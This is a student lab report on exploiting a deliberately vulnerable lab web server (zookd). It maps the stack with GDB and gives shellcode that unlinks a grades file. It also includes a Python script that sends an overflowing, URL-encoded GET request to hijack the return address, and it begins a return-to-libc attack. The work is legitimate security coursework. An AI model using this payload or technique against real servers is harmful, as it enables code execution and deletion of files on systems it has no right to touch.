System Security Lab 1

Alex W `1003474` Sheikh Salim `1003367`

Part A

Exercise 1

In exercise 1, we note that a particular variable worth exploring is `char reqpath [4096]`, which is allocated in the stack.

Tracing the usage of `reqpath` and the function calls, we note the following:

`zookd.c`

```
    char reqpath[4096];  // Allocates reqpath on the stack
    const char *errmsg; //T Allocates errmsg into the stack as well

    /* get the request line */
    if ((errmsg = http_request_line(fd, reqpath, env, &env_len))) //
Described below
        return http_err(fd, 500, "http_request_line: %s", errmsg);
```

1. `process_client(int fd)` is first called. Here, a section of the stack of size 4096 bytes is allocated.
2. `http_request_line()` is then called via the if statement, and the `reqpath` char array and the file descriptor to the network socket is passed to the function.
3. `http_request_line()` then proceeds to call on `http_read_line()`, which reads the raw bytes being sent via the tcp socket, and allocates the bytes into a static buffer `buf`
4. Following that, `http_request_line` proceeds to parse the buffer, with `sp1` being a pointer that stores the first character in the actual request path (after the `GET` keyword as described in the code comments provided).
5. `url_decode()` is then called with `reqpath` and `sp1`. This is the instance where the `reqpath` is filled in the stack, and will act as the main point where our buffer overflow attack is able to work, as no boundary checking is done by this function
6. After a series of operations, we will then return back to the `process_client()`, at the point of the if statement. Hence, it is just before this return that we can conduct the buffer overflow exploit.
7. We intend the exploit to work within `process_client()` stack. We will input the payload via `reqpath`, that is taken directly from `HTTP GET /path`. The payload will contain shellcode, and any extra characters required to overwrite subsequent stack variables and `%rbp`. Eventually, it will overwrite the return address to point to the shellcode on the earlier stack. When `process_client()` returns, shellcode will be executed.

Exercise 2

Noting the understanding from Exercise 1, the easiest solution in this case will be to simply overflow the `4096` bytes allocated in the stack by via `reqpath`. Hence, we could theoretically feed in a request URL that goes beyond 4096 bytes.

The binary details for `zookd-exstack` were also obtained as follows, to ensure that no protection was placed to conduct this attack:

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ pwn checksec zookd-exstack
[*] '/home/httpd/labs/lab1_mem_vulnerabilities/zookd-exstack'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments
```

The idea is to overwrite the return address of `process_client`, hence returning to an invalid address entirely and cause a segmentation fault due to inaccessible memory. In this case, we need not have a surgical setup, since as long as we overwrote the return address, we are pretty much set for a fault. No encoding is also required, since we are simply providing a payload with url `/a....*5000`

Thus, for this part, we simply provided a `request path` that exceeds the 4096 bytes, along with a few more bytes as safety. In our initial testing, 5000 bytes was sufficient to do the trick. We made additonal changes to the exploit to use 4128 bytes instead. This will be explained in detail in part B.

Part B

Exercise 3.1

With the provided shellcode.S, the following changes have been modified to evoke `$SYS_unlink` on `"/home/httpd/grades.txt"`. Note that `STRLEN` has also been updated to `22`, accounting for the length of the string.

`shellcode.S`

```
#include <sys/syscall.h>

#define STRING  "/home/httpd/grades.txt"
#define STRLEN  22
#define ARGV    (STRLEN+1)
#define ENVP    (ARGV+8)

.globl main
    .type   main, @function

 main:
    jmp calladdr

 popladdr:
    popq    %rcx
```

```
    movq    %rcx,(ARGV)(%rcx)   /* set up argv pointer to pathname */
    xorq    %rax,%rax       /* get a 64-bit zero value */
    movb    %al,(STRLEN)(%rcx)  /* null-terminate our string */
    movq    %rax,(ENVP)(%rcx)   /* set up null envp */

    movb    $SYS_unlink,%al     /* set up the syscall number */
    movq    %rcx,%rdi       /* syscall arg 1: string pathname */
    leaq    ARGV(%rcx),%rsi     /* syscall arg 2: argv */
    leaq    ENVP(%rcx),%rdx     /* syscall arg 3: envp */
    syscall             /* invoke syscall */

    movb    $SYS_exit,%al       /* set up the syscall number */
    xorq    %rdi,%rdi       /* syscall arg 1: 0 */
    syscall             /* invoke syscall */

calladdr:
    call    popladdr
    .ascii  STRING
```

Mapping the memory - Exercise 2 & Exercise 3.2

Carrying on from Exercise 2, we note that a signifcant change for this case was that our attack now had to be more precise in nature.

- We had to find the exact return address of `process_client` to its parent address.
- We had to find the exact address for the start of the `reqpath` buffer so we can trigger our own function

Mapping the Stack

For the GDB Setup, we used the malicious payload from Exercise 2 in order to gain a better understanding of the stack during execution. We also placed a breakpoint at the if statement, just before the return to `process_client` from `http_request_line`

Using GDB, we were able to find the start address of the buffer to be `0x7fffffffdcd0`:

```
>>> p &reqpath[0]
$2 = 0x7fffffffdcd0 ""
>>> 
```

We also obtained the stack info to see where the next instruction is, hence achieving the return address of `0x7fffffffece8`

```
>>> info frame
Stack level 0, frame at 0x7fffffffecf0:
 rip = 0x555555555876 in process_client (zookd.c:112); saved rip = 0x5555555557bb
 called by frame at 0x7fffffffed20
 source language c.
 Arglist at 0x7fffffffece0, args: fd=4
 Locals at 0x7fffffffece0, Previous frame's sp is 0x7fffffffecf0
 Saved registers:
  rbp at 0x7fffffffece0, rip at 0x7fffffffece8
>>> 
```

Doing simple hex-math, we note an interesting observation. Between the return address and the start of the reqpath buffer, there was a `4120` byte gap. This was interesting as we had expected there to only be

- `4096` caused by the `reqpath` allocation
- `8` caused by errMsg, which is a char pointer of size 8 bytes
- `8` for the stored rbp

Hence, we note that there was an offset of 8 bytes happening. And this due to stack alignment in the x64 architecture. Due to the `errMsg` only being allocated 8 bytes, and additonal 8 bytes is allocated so as to achieve stack alignment.

Exploring and confirming the 8 byte offset

To confirm this, in the below setup, we placed `/ + 4095 * a` to fill the `reqpath` buffer, followed by `32 * b`. Runnining GDB and adding a breakpoint just before the return to `process_client`, we observed the following stack


```
>>> x/10xg $rbp - 0x20
0x7fffffffecc0: 0x6161616161616161      0x6161616161616161
0x7fffffffecd0: 0x6262626262626262      0x0000000000000000
0x7fffffffece0: 0x6262626262626262      0x6262626262626262
0x7fffffffecf0: 0x0000000000000000      0x00007fffffffefad
0x7fffffffed00: 0x0000000000000000      0x0000000300000004
>>> p &errmsg
$1 = (const char **) 0x7fffffffecd8
>>> 
```

- We see here that errMsg is located at `ecd8`, as evidenced by the `0x000...` This is so as the `errMsg` is being updated by the `http_request_line` function at line 109. The value of `errMsg` is updated from `0x626262...` -> `0x000000..` after this call.
- However, we see that the padding at `ecd0` remains at `0x626262...` since its a redundant allocation for stack alignment, thus confirming our suspicion of it being a padding.

```
pwndbg> disass process_client
Dump of assembler code for function process_client:
   0x0000555555555811 <+0>:     push   rbp
   0x0000555555555812 <+1>:     mov    rbp,rsp
   0x0000555555555815 <+4>:     sub    rsp,0x1020
   0x000055555555581c <+11>:    mov    DWORD PTR [rbp-0x1014],edi
=> 0x0000555555555822 <+17>:    lea    rsi,[rbp-0x1010]
   0x0000555555555829 <+24>:    mov    eax,DWORD PTR [rbp-0x1014]
   0x000055555555582f <+30>:    lea    rcx,[rip+0x20298a]        # 0x5555557581c0 <env_len.8217>
   0x0000555555555836 <+37>:    lea    rdx,[rip+0x2029c3]        # 0x555555758200 <env.8216>
   0x000055555555583d <+44>:    mov    edi,eax
   0x000055555555583f <+46>:    call   0x555555555a46 <http_request_line>
```

- To double confirm, we disassembled the function to see the assembly instructions. from line `0x0000555555555822 <+17>:`, it is loading arguments for function in line `zookd.c:109`, which is `reqpath`. We can therefore infer that from `rbp-0x1010` (4112 bytes) is allocated for reqpath, confirming our original understanding. Also, the remaining `16 bytes (4112-4096)` is reserved for `errmsg`

With that being said and done, below shows the overall state of the stack, which will guide us through the remainder of the lab:



With these developments, we proceeded to modify `exploit-2.py` in Exercise 2 to only have `4120` bytes, and it worked! Hence, this was the minimum payload length to overwrite the return address and cause a segmentation fault.

Exercise 3.2

Following the memory location that has been calculated earlier, particularly, the location of `reqpath[0]`, that is `0x7fffffffdcd0`. This marks the location of shellcode to be injected. Here, we accounted for the presence of `/` as a prefix for the URI, hence, the final return address should be `0x7fffffffdcd0 + 1`.

The return address is calculated to be `4096 + 24` bytes from the top of the stack, taking into account of length of `reqpath`, `errmsg with padding`, `rbp`.

After many failed attempts, urllib.quote is used to encode the modified part of the payload to circumvent `http.c:86:"Cannot parse HTTP request (2)"` error.


The python code for the exploit is as follows:

`exploit-3.py`

```
stack_buffer = 0x7fffffffdcd0
PADDING_BYTES_COUNT = 8
ERR_MSG_BYTES_COUNT = 8
RBP_BYTES_COUNT = 8
def build_exploit(shellcode):
    req = "GET /"
    req += urllib.quote(shellcode + "a" * (4095-len(shellcode)) + "b" *
```

```
(PADDING_BYTES_COUNT + ERR_MSG_BYTES_COUNT + RBP_BYTES_COUNT) +
struct.pack("<Q", stack_buffer+1))
    req +=  " HTTP/1.0\r\n" + \
            "\r\n"
    return req
```

the resultant stack in the server is as follows:



verify that shellcode is loaded properly:

```
pwndbg> p &reqpath
$1 = (char (*)[4096]) 0x7fffffffdcd0
pwndbg> x/10xg 0x7fffffffdcd0

0x7fffffffdcd0: 0x174989485925eb2f      0x8948164188c03148
0x7fffffffdce0: 0x48cf894857b01f41      0x0f1f518d4817718d
0x7fffffffdcf0: 0x050fff31483cb005      0x6f682fffffffd6e8
0x7fffffffdd00: 0x64707474682f656d      0x2e7365646172672f
0x7fffffffdd10: 0x6161616161747874      0x6161616161616161
```

compare it with the hex binary of shellcode.bin

```
httpd@labvm  ~/labs/lab1_mem_vulnerabilities  master
hd shellcode.bin
00000000  eb 25 59 48 89 49 17 48  31 c0 88 41 16 48 89 41  |.%YH.I.H1..A.H.A|
00000010  1f b0 57 48 89 cf 48 8d  71 17 48 8d 51 1f 0f 05  |..WH..H.q.H.Q...|
00000020  b0 3c 48 31 ff 0f 05 e8  d6 ff ff ff 2f 68 6f 6d  |.<H1......../hom|
00000030  65 2f 68 74 74 70 64 2f  67 72 61 64 65 73 2e 74  |e/httpd/grades.t|
00000040  78 74                                             |xt|
00000042
```

To confirm the exploit works, the following command is used to test:

```
echo "alex" > /home/httpd/grades.txt;  python2 exploit-3.py localhost
8080;  cat /home/httpd/grades.txt
```

The results are following:

```
 httpd@labvm  ~/labs/lab1_mem_vulnerabilities  master ●                2021-06-12 16:42:28
 echo "alex" > /home/httpd/grades.txt;  python2 exploit-3.py localhost 8080;  cat /home/ht
tpd/grades.txt
4217
HTTP request:
('req:', 'GET /%EB%25YH%89I%17H1%C0%88A%16H%89A%1F%B0WH%89%CFH%8Dq%17H%8DQ%1F%0F%05%B0%3CH
1%FF%0F%05%E8%D6%FF%FF%FF/home/httpd/grades.txtaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbbbbbbbbbbbbbbbbb%D1%DC%FF%FF%FF%7F%00%00 HTTP/1.0\r\n\r\
n')
('req len:', 4217)
Connecting to localhost:8080...
Connected, sending request...
Request sent, waiting for reply...
Received reply.
HTTP response:
HTTP/1.0 500 Error
Content-Type: text/html

<H1>An error occurred</H1>
Request too long

cat: /home/httpd/grades.txt: No such file or directory
```

As seen above, `grades.txt` could not be found, after the exploit is executed.

Test with make check script:

```
httpd@labvm > ~/labs/lab1_mem_vulnerabilities > master ●+
 make check-exstack
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2021);
WARNING: if 2021 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zookd-exstack ./exploit-3.py
PASS ./exploit-3.py
```

Part C

Exercise 4

For this part, our object is to launch the `unlink` syscall via return to `lib-c`. Given that the stack is now non-executable, we will hence have to rely on exisitng `lib-c` functions for this objective. As mentioned in the syscall guide here , the syscall for the `unlink` function will take the our grades path parameter from the `%rdi` register.

NR	syscall name	`%rax`	`arg0 (%rdi)`
87	`unlink`	`0x57`	`const char *pathname`

The problem is that we cannot inject this path payload anywhere. However if we look at `accidentally()`, we can see that it provides us the opportunity as follows:

`zookd.c`

```
void accidentally(void)
{
        __asm__("mov 16(%%rbp), %%rdi": : :"rdi");
}
```

Using this, we can inject the path in memory at location `16+rbp` prior to the instruction call, which will cause the path to be loaded into the `%rdi` register.

Identifying the needed memory addresses

- Find the address of either `system()` or `unlink()`. In this case, we simply used `gdb` and were able to resolve the `unlink` address to `0x2aaaab2470e0`
```
>>> p &unlink
$2 = (<text variable, no debug info> *) 0x2aaaab2470e0 <unlink>
>>>
```
- Find the address of `accidentally()`, resolved to `0x5555555558a4`
```
>>> p &accidentally
$1 = (void (*)(void)) 0x5555555558a4 <accidentally>
>>>
```

Conducting the attack

Before we begin this section, we verify that a `/home/httpd/grades.txt` file first exists:

```
echo "yeet yeet" > /home/httpd/grades.txt
```

We also note that the stack state is the same as in previous parts as below:

```
Thread 2.1 "zookd-nxstack" hit Breakpoint 1, process_client (fd=4) at zookd.c:109
109         if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
>>> info frame
Stack level 0, frame at 0x7fffffffecf0:
 rip = 0x555555555822 in process_client (zookd.c:109); saved rip = 0x5555555557bb
 called by frame at 0x7fffffffed20
 source language c.
 Arglist at 0x7fffffffece0, args: fd=4
 Locals at 0x7fffffffece0, Previous frame's sp is 0x7fffffffecf0
 Saved registers:
  rbp at 0x7fffffffece0, rip at 0x7fffffffece8
>>>
```

On executing first experiment to jump to `accidentally`:

```
!0x00005555555558f4  accidentally+0 push   %rbp
 0x00005555555558f5  accidentally+1 mov    %rsp,%rbp
!0x00005555555558f8  accidentally+4 mov    0x10(%rbp),%rdi
 0x00005555555558fc  accidentally+8 nop
 0x00005555555558fd  accidentally+9 pop    %rbp
 ─── Breakpoints ───
rbp 0x00007fffffffece8    rsp 0x00007fffffffece8
```


- We see that the accidentally function has been sucessfully called and executing. The stackpointer in this case will now point to the previous `%rip` register.
- From this, we also gather that the argument to be set to `%rdi` will be taken in from the previous `%rip` (same as current `%rsp`) + 16 bytes offset. We would thus have to point this section to the part of our payload with the path string.
- For the path string, we also had to carefully null terminate it as to ensure that the read does not continue beyond the provided path:

```
unlink_file_path = "/home/httpd/grades.txt" + b'\00'
```

- After making the necessary changes, we were able to validate the following read on register rdi, hence concluding the ROP part for `accidentally`. W:

```
>>> x /s $rdi
0x7fffffffdcd1: "/home/httpd/grades.txt"
>>>
```

- Below is a stack presentation from the POV of `process_client` stack frame thus far:

